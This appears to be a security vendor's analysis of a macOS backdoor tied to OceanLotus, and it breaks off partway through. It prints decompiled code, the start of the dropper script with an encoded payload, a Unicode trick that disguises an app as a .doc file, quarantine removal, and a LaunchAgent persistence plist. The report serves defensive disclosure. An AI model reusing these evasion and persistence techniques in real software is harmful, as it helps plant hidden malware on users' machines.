New MacOS Backdoor Connected to OceanLotus Surfaces


We recently discovered a new backdoor we believe to be related to the OceanLotus group. Some of the updates of this new variant include new behavior and domain names.

By: Luis Magisa, Steven Du
November 27, 2020
Read time: 5 min (1439 words)

Subscribe


We recently discovered a new backdoor we believe to be related to the OceanLotus group. Some of the updates of this new variant (detected by Trend Micro as Backdoor.MacOS.OCEANLOTUS.F) include new behavior and domain names. As of writing, this sample is still undetected by other antimalware solutions.

Due to similarities in dynamic behavior and code with previous OceanLotus samples, it was confirmed to be a variant of the said malware.



```
__int64 __fastcall convertPathUser(std::string *a1, void *a2)
{
  const void **v2; // rbx
  unsigned __int64 v3; // rax
  const std::string *v4; // rax
  _BYTE *v5; // rax
  uid_t v6; // eax
  char *v7; // r12
  _BYTE *v8; // r15
  _BYTE *v9; // r13
  char *v10; // rdi
  __int64 result; // rax
  char v12; // [rsp+8h] [rbp-48h]
  char *v13; // [rsp+10h] [rbp-40h]
  char v14; // [rsp+20h] [rbp-30h]

  v2 = (const void **)a1;
  v3 = std::string::find_last_of(a1, "/", 0xFFFFFFFFFFFFFFFFLL, 1uLL);
  if ( v3 == *(_QWORD *)(*(_QWORD *)a1 - 24LL) - 1LL )
  {
    v4 = (const std::string *)std::string::erase(a1, v3, 0xFFFFFFFFFFFFFFFFLL);
    std::string::assign(a1, v4);
  }
  if ( geteuid() )
  {
    v5 = *(_BYTE **)a1;
    if ( *(_DWORD *)(*(_QWORD *)a1 - 8LL) >= 0 )
    {
      std::string::_M_leak_hard(a1);
      v5 = *(_BYTE **)a1;
    }
    if ( *v5 == 126 )
    {
      v6 = getuid();
      v7 = getpwuid(v6)->pw_dir;
      v8 = *(_BYTE **)a1;
      v9 = *(_BYTE **)a1;
      if ( *(_DWORD *)(*(_QWORD *)a1 - 8LL) >= 0 )
      {
        std::string::_M_leak_hard(a1);
000038F2 __Z15convertPathUserSsRA2000_c:1 (1000038F2)
```



```
_BYTE *v8; // r15
_BYTE *v9; // r13
char *v10; // rdi
__int64 result; // rax
char v12; // [rsp+8h] [rbp-48h]
char *v13; // [rsp+10h] [rbp-40h]
char v14; // [rsp+20h] [rbp-30h]

v2 = (const void **)this;
v3 = std::string::find_last_of(this, "/", 0xFFFFFFFFFFFFFFFFLL, 1uLL);
if ( v3 == *(_QWORD *)(*(_QWORD *)this - 24LL) - 1LL )
{
  v4 = (const std::string *)std::string::erase(this, v3, 0xFFFFFFFFFFFFFFFFLL);
  std::string::assign(this, v4);
}
if ( geteuid() )
{
  v5 = *(_BYTE **)this;
  if ( *(_DWORD *)(*(_QWORD *)this - 8LL) >= 0 )
  {
    std::string::_M_leak_hard(this);
    v5 = *(_BYTE **)this;
  }
  if ( *v5 == 126 )
  {
    v6 = getuid();
    v7 = getpwuid(v6)->pw_dir;
    v8 = *(_BYTE **)this;
    v9 = *(_BYTE **)this;
    if ( *(_DWORD *)(*(_QWORD *)this - 8LL) >= 0 )
    {
      std::string::_M_leak_hard(this);
00010E67 sub_100010E3D:15 (100010E67)
```


Figures 1-2. Comparison of old OceanLotus sample (above) with the latest OceanLotus sample (below)

OceanLotus was responsible for targeted attacks against organizations from industries such as media, research, and construction. Recently they have also been discovered by researchers from Volexity to be using malicious websites to propagate malware.

The attackers behind this sample are suspected to target users from Vietnam since the document's name is in Vietnamese and the older samples targeted the same region before.

Arrival

The sample arrives as an app bundled in a Zip archive. It uses the icon for a Word document file as a disguise, attempting to pass itself off as a legitimate document file.




ALL tim nha Chi Ngoc Canada.doc

```
▼ Contents
  ▶ _CodeSignature
    Info.plist
  ▼ MacOS
      ALL tim nha Chi Ngoc Canada
    PkgInfo
  ▼ Resources
      configureDefault.def
      info.icns
```

Figure 3. The sample's file name, icon, and app bundle structure

Another technique it uses to evade detection is adding special characters to its app bundle name. When a user looks for the fake doc folder via the macOS Finder app or the terminal command line, the folder's name shows "ALL tim nha Chi Ngoc Canada.doc" ("tìm nhà Chị Ngọc" roughly translates to "find Mrs. Ngoc's house"). However, checking the original Zip file that contains the folder shows 3 unexpected bytes between "." and "doc".



```
00000040: 2f55 580c 00ed c548 5f60 6f12 5af5 0114  /UX....H_`o.Z...
00000050: 0050 4b03 040a 0000 0000 0000 0074 4b00  .PK..........tK.
```

Figure 4. Special character between '.' and 'doc' as viewed inside the zip archive.

The 3 bytes "efb880" is in UTF-8 encoding. According to UTF-8 mapping, the related Unicode code is "U+FE00".


Code point	First byte	Second byte	Third byte	Fourth byte
U+0000 to U+007F	0xxxxxxx			
U+0080 to U+07FF	110xxxxx	10xxxxxx		
U+0800 to U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+10000 to U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

Table 1. UTF-8 mapping

"U+FE00" is a special Unicode control character with name variation selector-1, which provides the visual appearance of a CJK compatibility ideograph. In this case, the preceding character is the general character ".", so the variation selector does not change the visual appearance.

The operating system sees the app bundle as an unsupported directory type, so as a default action the "open" command is used to execute the malicious app. Otherwise, if the postfix is .doc without special characters, Microsoft Word is called to open the app bundle as a document; but since it is not a valid document, the app fails to open it.

Here is the code signing information for the app bundle sample.




```
Hash type=sha1 size=20
CandidateCDHash sha1=3c6c754b58f4450505494f1b68104d0154d19296
Hash choices=sha1
CDHash=3c6c754b58f4450505494f1b68104d0154d19296
Signature size=8576
[redacted]
Timestamp=28 Aug 2020 at 1:53:17 AM
Info.plist entries=11
TeamIdentifier=UD9UN593Z4
Sealed Resources version=2 rules=12 files=2
Internal requirements count=2 size=260
```

Figure 5. Code signing information for the sample


The app bundle contains two notable files:

- ALL tim nha Chi Ngoc Canada: The shell script containing the main malicious routines
- configureDefault.def: The word file displayed during execution



```
#!/bin/bash
NiIASKWgwKHzfjHn="$( cd "$( dirname "${BASH_SOURCE[0]}" )" >/dev/null 2>&1 && pwd )"
RLJQXaUXkiFodbEn="$( basename "${BASH_SOURCE[0]}" )"
asFaGDyzpKvtLaSb="yv66vgAAAAIAAAAHAAAAAwAAEAAAB0vsAAAADAEAAAeAAAADAAUAAAAE7OwAAAAMAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 6. Contents of “ALL tim nha Chi Ngoc Canada” file



Activate Office to Create and Edit Buy Office or sign in to activate Office if you've already bought it.

Figure 7. The document displayed after executing the file

When the shell script was run, it performed the following routines:

2) Attempt to remove file quarantine attribute of the files in the system.

3) Copy "ALL tim nha Chi Ngoc Canada.?doc/Contents/Resources/configureDefault.def(doc)" to "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)"

4) Open "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)"

5) Extract the b64-encoded fat binary to "ALL tim nha Chi Ngoc Canada.?doc/Contents/Resources/configureDefault.def(fat - binary)", which is the second-stage payload

6) Change access permission of second-stage payload to execute the launch of the second-stage payload

7) Delete the malware app bundle "ALL tim nha Chi Ngoc Canada.?doc"

8) Copy "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)" to "{execution directory}/ALL tim nha Chi Ngoc Canada.doc"


9) Delete "/tmp/ALL tim nha Chi Ngoc Canada.doc"

Second-stage payload

When executed, the second stage payload (ALL tim nha Chi Ngoc Canada.?doc/Contents/Resources/configureDefault.def) performs the following malware routines:

1) Drop third-stage payload to ~/Library/User Photos/mount_devfs


2) Create persistence for the sample by creating ~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist



```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
    <plist version="1.0">
    <dict>
    <key>Label</key>
    <string>com.apple.marcoagent.voiceinstallerd</string>
    <key>ProgramArguments</key>
    <array>
    <string>/Users/test/Library/User Photos/mount_devfs</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    </dict>
    </plist>
```

Figure 8. Plist file ~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist

3) Use the touch command to change the timestamp of the sample




```
[redacted]                                        coagent.voiceinstallerd.plist
-rwxr-xr-x  1 [redacted]  staff  482 Jul  9  2015 /Users/[redacted]/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist
[redacted] % ls -l  ~/Library/User\ Photos/mount_devfs
